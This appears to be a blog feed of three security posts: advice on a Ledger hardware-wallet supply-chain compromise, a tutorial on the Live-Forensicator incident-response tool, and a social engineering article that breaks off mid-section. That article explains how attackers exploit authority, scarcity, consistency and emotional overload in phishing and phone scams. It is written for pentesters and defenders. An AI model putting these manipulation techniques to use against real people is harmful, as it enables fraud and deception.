It was confirmed that the Ledger supply chain is compromised in Europe as well. Source: @0xJohannes_ 

The company has asked the reseller to halt sales and has advised recent buyers not to initialize unused devices. Those who already completed setup are told to move their assets to a new signer purchased directly from Ledger and initialized with a fresh seed phrase.

How to Buy a Hardware Wallet Safely

The single most effective protection is to purchase directly from the manufacturer’s own online store.

Authorized resellers are listed on the manufacturer’s website, yet CryptoBilis was also a partner that introduced modified units into the channel. Marketplace listings of third-party shops carry a much higher risk of both counterfeits and implants. 

Once the package arrives, you should confirm that a new device requires you to generate a recovery phrase yourself on first use. Any recovery phrase that’s already written on a card or printed in documentation belongs to someone else and should never be used. The phrase must appear only on the device’s own screen and you must write it down yourself on paper or metal. Never type it into a computer or phone, don’t use websites or applications with it. 

Below you can see a photo of the hardwallet owner signing a transaction inside the faraday cage to avoid any interference and possible theft.

Source: @oren_z0

Check Your Wallet   

The first question is the source of the device. Anyone who bought a Ledger from CryptoBilis or another untrusted reseller in recent months should treat the unit as unsafe.  Genuine Check is still worth running because it confirms that the Secure Element is original and the firmware is approved, yet it can’t detect added circuitry that merely listens to the screen. 

You can also visually inspect the case for extra wires or antennas that can reveal tampering, but modern implants are designed to be inconspicuous and reliable detection usually requires opening the device. After a wallet is set up, compare receiving addresses shown on the device screen against those displayed in the companion application and review transaction history on block explorers for unexpected outgoing transfers. The recovery phrase must be generated by the device under your direct observation and written down only by you.

Mark Karpelès also has a few videos on opening and closing Ledger wallets that you might find helpful.

What to Do If You Suspect Compromise

If a device was purchased from CryptoBilis or any other questionable source and has already been initialized, the existing recovery phrase should be treated as compromised. Move your assets to a new wallet whose seed was generated on a trusted device bought directly from the manufacturer. Never reuse the old seed for any purpose.

More Recommendations

A BIP-39 passphrase adds a meaningful layer of protection because it isn’t displayed during ordinary setup and must be known in addition to the seed. It’s also known as passphrase (the extra “25th word”). It’s optional and you may choose it later. It is not generated or displayed by the device during ordinary setup. Adding it creates a hidden wallet, which means you have completely different keys and addresses. 

For larger holdings use a multisignature arrangement to reduce reliance on any single device. Always check the address where you send your money to, as it can often be replaced by malware or bots making small transactions with similar addresses to mislead you into sending money to this similar address. 

Hardware wallets still provide strong protection against the majority of remote thefts precisely because private keys never leave the Secure Element and every transaction requires physical confirmation on the device itself. 

Summary

Hardware wallets can pass authenticity tests and still contain an implant capable of capturing the recovery phrase the moment it appears on screen. The best thing you can do is to buy devices only from the manufacturer, generate the seed yourself on the device and write it down offline. For anyone who recently purchased a device from a third party, the cost of generating a new seed and moving funds is far lower than the cost of discovering the compromise after the fact.

The post Cryptocurrency: Security Analysis of Hardware Crypto Wallets first appeared on Hackers Arise.
Digital Forensics: Analyzing Systems with Live-Forensicator

Welcome back, dear investigators!

Our main concern in cybersecurity is protecting systems and recovering from cyberattacks quickly. There are different tools out there built for this, and they keep evolving. Our job is to find what fits best in our environment and stick to the best practices laid out by NIST and ISO.

Today we’ll look at Live-Forensicator, a live response toolkit. The tool supports AI integration to process your findings more efficiently, which is a good thing since many of you know how tedious forensic analysis work can be. It’s optional though, and you can always rely on your own knowledge to verify findings.

Setting Up


Let’s download the archive with scripts and see what’s inside. You can find it here.

Live-Forensicator works on Windows, Linux, and macOS. We’ll be testing it on Windows here. Keep in mind, the tool gets flagged by AV because WinPmem, admin PS, and hash walks look suspicious. Use it only if you think it’s appropriate for your environment, or fall back to other tools since we’ve covered many of them on our website.


PS > powershell -ep bypass Forensicator.ps1 -USAGE

Running Scans

Let’s start with some general scans.

You can launch it without any flags and the tool will ask for details after you start it.

PS > .\Forensicator.ps1 

Or give it some case details upfront. They include the operator name, case ID, location and the device name.


PS > .\Forensicator.ps1 -OPERATOR "Jane Doe" -CASE "IR-2026-001" -TITLE "Workstation triage" -LOCATION "Toronto" -DEVICE "LAPTOP-042"


It’ll take some time to go through all the steps. You’ll see the progress on screen.


When the script finishes, the results get saved in the current folder inside a new directory. Go to reports and open index.html.


Here’s the overview page. You can scroll down and jump to different sections of the report.


Below is the Event Log summary with events sorted by category. We see that accounts successfully logged on (Event ID 4624), then someone looked up what groups certain users belong to (Event ID 4798) and the members of security groups were listed (Event ID 4799). Event ID 4688 logs process creation.


You also get a summary to assess the risks quickly. In our case it was high and the tool explained why.

Forensicator AI

AI is off by default. When it’s enabled, you get a plain language explanation of the results. For AI to work, you need Ollama running. The model can run locally or sit on a separate host accessible to other machines. Mistral AI models can be used for this work.

# Install Ollama (https://ollama.com) and pull a model
PS > ollama pull mistral:7b-instruct

Then edit the config.json file.

"ai": {
  "enabled": true,
  "provider": "ollama",
  "base_url": "http://localhost:11434",
  "model": "mistral:7b-instruct"
}



There’s no -AI flag. The script reads config.json at startup. When AI is on, each finding gets sent to the model after it’s built. If the model is down, the collection still finishes and that row just has no verdict. In the report, open a finding and use the tooltip labeled AI Analysis. Windows also builds an Investigation Summary with a risk score, a rough timeline, and next steps. This is just a briefing, so don’t treat it as the final verdict. Also, keep in mind that AI makes the run a lot slower since every finding is a real model call.

Here are some screenshots of AI analysis.

Summary

During an incident response time is of the essence, so swiftly scanning your hosts for signs of compromise will save you time. There are different situations and cases that require certain approaches, that’s why knowing how to work with different forensics tools is important. Having AI process your analysis results can be helpful, but it might take some time, unless you have a good GPU for it.

If you’re just getting started in forensics, we recommend our Digital Forensics training, where Master OTW walks you through the techniques to find evidence of criminal activity on a computer or network.

The post Digital Forensics: Analyzing Systems with Live-Forensicator first appeared on Hackers Arise.
Social Engineering: Exploiting Human Psychology in Offensive Security

Welcome back, aspiring pentesters!

Social engineering is one of the most important parts of pentesting, and in many real attacks it’s the part that decides whether the whole operation succeeds or fails. Sometimes it even makes the technical side easier. 

Earlier we looked at BadUSB attacks and several persistence methods, and those examples already showed how much can be done when a person simply plugs in a device or follows a convincing instruction. In a pentest, you can achieve real impact after just walking into an office and interacting with the environment without breaking into the corporate network remotely and hoping some serious vulnerability was left unpatched.

Many pentesters are stronger with systems than with people in everyday life. That’s one reason they gravitate toward technical work. Social engineering forces them to step out of that comfort zone even further. But understanding how people make decisions is a practical skill. When you design a scenario with human behavior in mind, the success rate of your interactions can rise. That’s why both red teams and blue teams will benefit from it. 

Evolutionary Legacy

The brain is an old application. It’s software that has been running for thousands of years. New features have been added over time, but the core logic was never fully rewritten. Different developers came and went. Some old functions were never documented. Some code paths were never reviewed. The system kept growing, but the original structure remained inside it.

That is a pretty good description of the human brain.

Our brains are the result of evolution, and the most vulnerable mechanisms are often the oldest ones. These mechanisms helped our ancestors survive in situations where there was no time for deep analysis. We cannot delete that legacy. We can only learn to control it at a higher level of thinking. But the older layer is still there, and every person remains vulnerable to it in the right conditions.

Who Is More Vulnerable?

If you follow the media, you might get the impression that older people are always the easiest targets. Stories about elderly victims are emotionally powerful, so they get more attention. But that does not mean the data supports the stereotype in a simple way. Europol statistics on fraud victims who reported to the police show that the 18-34 age group made up 27.7 percent of victims, the 35-54 group 23.4 percent, the 55-64 group 21.7 percent, and the 65+ group 18.5 percent. That already shows that younger adults are very much in the picture. And that is only the official reporting side.

Age itself does not seem to make a person automatically more or less likely to be deceived. Cognitive ability also does not give the protection many people assume. A joint study by several American universities involving 1,220 participants found no meaningful correlation between cognitive ability and the likelihood of becoming a fraud victim. So being smart does not make you immune. Even very intelligent people can be tricked. Paul Frampton, a respected particle physicist and Nobel Prize candidate, was caught in a simple dating scam that led him to attempt to carry cocaine across a border. That case became famous not because he was foolish, but because it showed that intelligence alone does not protect a person from manipulation.

Vulnerable Optimization

The human brain has barely changed in size for thousands of years, but the amount of information we ask it to process has exploded. An ancient Greek farmer had roughly our brain and a tiny fraction of our information load. Today we face constant messages, deadlines, alerts, meetings, and decisions.


To cope, the brain optimizes. One of its oldest shortcuts is stereotypical sequential behavior (SPB). I’ve seen something like this before, so I’ll react quickly instead of thinking it through. This saves energy and speeds up decisions, which was vital for our ancestors since a fast response to danger could save a life. It’s the short route in thinking, faster and cheaper than analysis, and usually good enough.

Giving a logical reason can raise the success rate, but surprisingly, even a meaningless reason works almost as well. The brain didn’t evaluate the explanation, it simply reacted to the fact that one existed.

A phishing email with a short explanation (edited). Source: CaniPhish

Brain DoS

One of the easiest ways to force the brain into this energy-saving mode is to overwhelm it.


Emotional overload is one method. If someone triggers fear, stress, panic, or even strong excitement, they reduce the victim’s ability to think clearly. A frightened person doesn’t evaluate things carefully. They react, and that reaction is often automatic. Positive excitement can work too.

Hackers try to flood the brain with too much information from too many channels at once. A person trying to write a document, answer messages, listen to a coworker, and process notifications in the background will burn out mentally pretty fast. In that state, analysis gets difficult and the brain starts skipping into automatic behavior. That’s why overload is such a powerful social engineering tool. It pushes people away from deliberate thinking and into fast reaction.

A phishing email exploiting fear. Source: CaniPhish

Most Common Psychological Exploits

The psychology of influence contains many principles, and they show up everywhere, in marketing, advertising, sales, politics, therapy, and more. But for a hacker writing a phishing email or planning a phone script, only a few of these tend to matter most.

The three big ones are authority, scarcity, and consistency.

Principle of Authority

People naturally trust experts in areas where they themselves aren’t experts. If someone appears qualified, successful, wealthy, or powerful, we tend to listen. That’s part of how we navigate the world.

The real vulnerability is that authority can be faked.

People use white coats on television to sell toothpaste. So-called success coaches pose in front of expensive cars or Dubai skyscrapers to create an illusion of status. Well-known restaurant chains use actors from popular TV shows to advertise food. That’s exactly how fake authority works. The external costume creates the internal belief.

The Milgram experiment is a good demonstration of this. In 1963, participants were willing to obey an authority figure even when it made them uncomfortable and conflicted with their own moral instincts. The lesson is that authority has a very real psychological effect. Evolution plays a part here too. Human society developed through division of labor, and that made us more dependent on specialists. We got used to trusting experts. Hackers abuse that instinct all the time.


Here’s an example of a phishing email that appears to come from a manager and can’t be ignored.

A phishing email exploiting the principle of authority (edited). Source: CaniPhish

Principle of Scarcity

Scarcity is about the fear of missing out. People value things more when they are rare, limited, or disappearing. A product that says “only three left” feels more urgent. A limited-time offer feels more valuable. Even when the item is not actually better, scarcity makes it feel that way. This is an old human pattern. Imported or hard-to-find goods often seem more valuable than ordinary local alternatives, even when they are not objectively better. The absence of abundance created desirability.

Principle of Consistency

Consistency is one of the least obvious but most effective manipulation principles. 

People prefer to be consistent with their earlier actions and statements. Society rewards consistency. A person who constantly changes their opinion is often viewed as unreliable or weak. A person who follows through is seen as stable and trustworthy. That social pressure matters a lot.

The problem is that being consistent is not the same as being correct. Once a person takes an initial step, they often become more willing to continue in the same direction. That saves mental energy and reduces self-doubt. It also fits the brain’s tendency to follow a behavioral script instead of starting analysis from scratch each time. Patricia Pliner’s study showed this clearly. Participants who first wore a badge supporting cancer research were later much more willing to donate to the cause. The first small commitment made the second one easier.

When a victim has already made a small commitment, continuing becomes easier than stopping.

Exploitation

To turn these principles into real social engineering operations hackers build scenarios. That scenario is most effective in a phone call, because a call allows hackers to guide the victim step by step and react to hesitation. Email phishing can also use these ideas, but the room for dynamic adaptation is smaller. The best phishing messages are not necessarily the loudest. They are the ones that fit the target’s mental state at the exact moment of delivery.

Emails and the 7% rule

In many social engineering assessments, a pattern appears again and again. When you send a large batch of phishing emails, a certain percentage of recipients will almost always act. The exact figure changes by organization, but the baseline rarely disappears.

